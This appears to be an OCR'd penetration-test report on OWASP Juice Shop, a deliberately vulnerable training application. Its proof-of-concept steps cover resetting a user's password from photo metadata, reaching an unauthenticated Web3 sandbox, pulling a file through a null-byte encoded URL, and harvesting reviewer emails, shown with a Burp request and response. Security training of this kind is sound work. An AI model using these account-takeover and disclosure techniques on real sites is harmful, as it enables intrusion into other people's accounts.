
2. Locate and identify a photo uploaded by **Emma**.


3. Click on the photo to open it in full view.
4. EXIF metadata in images can reveal sensitive information such as date, time, device details, and GPS location. This data may pose a privacy or security risk if exposed, so inspecting and removing it is important in IT security.

5. Use the information (answer to the security question) found in the metadata to reset Emma's password via the **"Forgot Password"** feature.



6. Successfully reset the password and gain access to Emma's account.


OWASP Juice Shop
Account
EN
You successfully solved a challenge: Visual Geo Stalking (Determine the answer to Emma's security question by looking at an upload of her to the Photo Wall and use it to reset her password via the Forgot Password mechanism.)
Forgot Password
Your password was successfully changed.
Email*
Security Question*
New Password*
Password must be 5-40 characters long.
0/20
Repeat New Password*
0/20
Show password advice
Change



https://demo.owasp-juice.shop/#/search
OWASP Juice Shop
Account
Your Basket
EN
emma@juice-sh.op
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Banana Juice (1000ml)
1.99¤
Only 1 left
Salesman Artwork
5000¤
Add to Basket
Add to Basket
Add to Basket
Add to Basket

MEDIUM


4. Exposed Web3 Code Sandbox Functionality

- **Description:**
  An exposed Web3 code sandbox was discovered on the application, which allows users to write, compile, and deploy smart contracts directly from the browser. This feature was likely meant for development or testing but was left publicly accessible in the production environment without any authentication or access control.
  This is a **Broken Access Control** vulnerability that can lead to serious security risks, such as unauthorized contract deployment, or abuse of backend resources.
- **Impact:**
  In this scenario, the penetration tester found that he could access the /web3-sandbox feature without any authentication just by knowing the URL. The tester was able to interact with the blockchain backend, test and deploy smart contracts, and potentially use the feature to find further misconfigurations in the application. This access could lead to abuse of system resources, compromise of connected blockchain networks, and unauthorized actions using internal developer wallets.
- **Resources:**
  - **OWASP - Web3 Security**
  - **Ethereum - Web3 Documentation**
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Disable the sandbox in production environments immediately.
  - Add authentication and authorization checks to restrict such tools to developers only.
  - Perform regular security reviews to catch unprotected admin or developer tools left behind.
- **Poc:**


1. Open Juice Shop Website by accessing this link OWASP Juice Shop



2. Press F12 button to open **Developer Tools ⇒ open debugger tab ⇒ sources ⇒ main.js** file and you can search for **web3-sandbox** path.



3. Navigate to this URL: [Localhost - Web3 Sandbox]
4. The page loads a full Web3 sandbox interface that allows:
    - Writing smart contracts.
    - Compiling the code.
    - Deploying the contract.



5. No login, authentication, or admin permissions were required to access this powerful interface.
6. You can interact with blockchain APIs directly from here—something that should be restricted to developers only.


LOW

5. Easter Egg file exposure


- **Description:**
  This vulnerability relates to the presence of an undocumented and hidden page that is not linked anywhere in the user interface. Through static code analysis, a penetration tester discovered an obscure route (/easter-egg) leading to a secret page, violating the principle of security by design.
- **Impact:**
  In this scenario, the tester found a hidden page revealing non-critical but unintended functionality.
- **Resources:**
  - Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Immediately remove exposed backup files from public directories.
  - Avoid storing backups in web-accessible locations.
  - Apply strict access controls to all internal files.
  - Configure the server to block access to backup file types.
  - Regularly audit the server for leftover or sensitive files.
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop


2. Navigate to **ftp** page. (accessed before)
3. You'll find a clickable link so click on it.




4. Trying to view contents eastere.gg



5. Using null byte with encoded Url




6. The file is downloaded. Open it with notepad



```
"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...

Uh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be
found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==

Good luck, egg hunter!
```


7. Decoding the given code to find the real easter egg from base-64 giving the following results



8. Trying this as a URL will not work. Notice the recurring patterns (rtt, gur etc.) :
   /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt

9. ROT13-decode this into
   /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg


10. Visit [Localhost - Hidden Easter Egg]


rotationSpeed
0.001
ambientLightColor
#111111
directionalLightC
#ffffff
Close Controls


MEDIUM

6. Emails disclosure in Product Reviews


- **Description:**
  An information disclosure vulnerability exists in the **product reviews** section. When viewing reviews for products, the email addresses of the users who submitted the reviews are exposed. This violates user privacy and can be abused for spam, phishing, or social engineering attacks.
- **Impact:**
  In this scenario, the penetration tester found that user PII, such as email addresses, were publicly exposed through the review section. The tester was able to access this data without authentication. This allows attackers to harvest email addresses for phishing, link usernames to emails for brute-force or credential stuffing attacks and potentially identify users if their reviews contain personal or sensitive information — breaking their anonymity.
- **Resources:** OWASP Top Ten 2017 | A3:2017-Sensitive Data Exposure | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Do not expose email addresses in public API responses unless explicitly required and permitted by the user.
  - Modify the API response to return only non-sensitive data such as username or a user ID.
  - Regularly audit API responses to ensure sensitive data is not leaked unintentionally.
- **Poc:**
  1. Visit any product page in the application.




  2. click on reviews.



3. we can see here email for admin.



4. In burp suite history Look for a request to the endpoint **GET /rest/products/<product_id>/reviews** You will see that each review includes the reviewer's **email address** along with the review content.


Burp Suite Professional v2025.2.3 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
1
2
3
4
Request
Pretty Raw Hex
GET /rest/products/1/reviews HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
X-User-Email: b@g@ail.com
Connection: keep-alive
Referer: http://127.0.0.1:42000/
Response
Pretty Raw Hex Render
Content-Length: 159
ETag: W/"9f-EdUGGx9gFKeFHsuqLCPoz2W1+mM"
Vary: Accept-Encoding
Date: Mon, 12 May 2025 20:35:54 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
"status":"success",
"data":[
{
"message":"One of my favorites!",
"author":"admin@juice-sh.op",
"product":1,
"likesCount":0,
"likedBy":[
],
"_id":"JhSp9dqsaqYgvxM3r"
}
]
}
Inspector
Notes
Search
0 highlights
Event log (3)
All issues (33)
Memory: 260.3MB

11. BROKEN AUTHENTICATION

1. PASSWORD STRENGTH

- **Description:** HIGH

  This issue happens when the application **doesn't enforce strong password policies**, allowing users to create **weak or easy-to-guess passwords** like 123456, password, or even very short passwords. This weakness makes it easier for attackers to use **brute force** or **dictionary attacks** to break into user accounts.


- **Impact:**
  In this scenario, weak password policies allow attackers to exploit authentication mechanisms through:
  - **Brute Force Attacks**: Automated guessing of weak credentials.
  - **Credential Stuffing**: Use of leaked passwords from other breaches.
  - **Account Takeover Risk**: High susceptibility to unauthorized access.
  - **Reduced Effectiveness of Rate Limiting**: Lack of MFA or lockout controls enabling repeated attacks

- **Resources:**
  - CSO - How to Create a Strong Password
  - OWASP - Password Policy

